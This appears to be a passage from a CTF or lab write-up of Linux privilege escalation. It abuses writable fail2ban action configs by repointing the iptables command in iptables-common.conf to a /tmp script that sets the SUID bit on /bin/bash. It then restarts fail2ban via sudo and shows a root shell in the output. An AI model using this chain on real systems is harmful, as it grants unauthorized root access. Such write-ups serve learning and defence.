     8561      4 drwxr-xr-x   2 john     john         4096 jul 12  2021 /etc/fail2ban/fail2ban.d
     8560      4 -rw-r--r--   1 john     john         2816 nov 23  2020 /etc/fail2ban/fail2ban.conf
     8665      4 -rw-r--r--   1 root     root          403 jul 12  2021 /etc/monit/monitrc.d/fail2ban
   324524      0 lrwxrwxrwx   1 root     root           18 feb 16  2022 /etc/rc3.d/S01fail2ban → ../init.d/fail2ban
   324518      8 -rwxr-xr-x   1 root     root         7033 jul 12  2021 /etc/init.d/fail2ban
   324525      0 lrwxrwxrwx   1 root     root           18 feb 16  2022 /etc/rc4.d/S01fail2ban → ../init.d/fail2ban
   324517      4 -rw-r--r--   1 root     root         1531 nov 23  2020 /etc/default/fail2ban
   324527      0 lrwxrwxrwx   1 root     root           18 feb 16  2022 /etc/rc0.d/K01fail2ban → ../init.d/fail2ban
     6652    444 -rw-r--r--   1 root     root       450952 jul 12  2021 /var/cache/apt/archives/fail2ban_0.11.2-2_all.deb
     9219      0 -rw-r--r--   1 root     root            0 feb 16  2022 /var/lib/systemd/deb-systemd-helper-enabled/multi-user.target.wants/fail
     9218      4 -rw-r--r--   1 root     root           61 feb 16  2022 /var/lib/systemd/deb-systemd-helper-enabled/fail2ban.service.dsh-also
     8929      4 drwxr-xr-x   2 root     root         4096 feb 16  2022 /var/lib/fail2ban
     9223     72 -rw-------   1 root     root        73728 abr 23 07:18 /var/lib/fail2ban/fail2ban.sqlite3
     8930     28 -rw-r--r--   1 root     root        25170 feb 16  2022 /var/lib/dpkg/info/fail2ban.list
     8492      4 -rwxr-xr-x   1 root     root          800 jul 12  2021 /var/lib/dpkg/info/fail2ban.preinst
     8487      8 -rw-r--r--   1 root     root         6595 jul 12  2021 /var/lib/dpkg/info/fail2ban.conffiles
```

in action.d folder




```
john john  1573 nov 23  2020 ipfilter.conf
john john  1505 nov 23  2020 ipfw.conf
john john  1514 nov 23  2020 iptables-allports.conf
john john  2738 nov 23  2020 iptables-common.conf
john john  1427 nov 23  2020 iptables.conf
john john  2088 nov 23  2020 iptables-ipset-proto4.conf
john john  2742 nov 23  2020 iptables-ipset-proto6-allports.conf
john john  2785 nov 23  2020 iptables-ipset-proto6.conf
john john  1508 nov 23  2020 iptables-multiport.conf
john john  2170 nov 23  2020 iptables-multiport-log.conf
john john  1585 nov 23  2020 iptables-new.conf
john john  2672 nov 23  2020 iptables-xt_recent-echo.conf
```

iptables-common.conf is running in every iptables file so lets modify an executable



john@fate: /etc/fail2ban/action.d
connor@fate: ~
john@fate: /etc/fail2ban/action.d
guel@kali: ~

```
[redacted]
# Option:  returntype
# Note:    This is the default rule on "actionstart". This should be RETURN
#          in all (blocking) actions, except REJECT in allowing actions.
# Values:  STRING
returntype = RETURN

# Option:  lockingopt
# Notes.:  Option was introduced to iptables to prevent multiple instances from
#          running concurrently and causing irratic behavior.  -w was introduced
#          in iptables 1.4.20, so might be absent on older systems
#          See https://github.com/fail2ban/fail2ban/issues/1122
# Values:  STRING
lockingopt = -w

# Option:  iptables
# Notes.:  Actual command to be executed, including common to all calls options
# Values:  STRING
iptables = /tmp/iptables <lockingopt>


[Init?family=inet6]

# Option:  blocktype (ipv6)
# Note:    This is what the action does with rules. This can be any jump target
```

create a /tmp/iptables and make it executable



```
#!/bin/bash

chmod u+s /bin/bash
```



```
john@fate:/etc/fail2ban/action.d$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1234376 ago  4  2021 /bin/bash
john@fate:/etc/fail2ban/action.d$ sudo -u root /usr/bin/systemctl restart fail2ban
john@fate:/etc/fail2ban/action.d$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1234376 ago  4  2021 /bin/bash
john@fate:/etc/fail2ban/action.d$ /bin/bash -p
bash-5.1# id
uid=1001(john) gid=1001(john) euid=0(root) grupos=1001(john)
bash-5.1#
```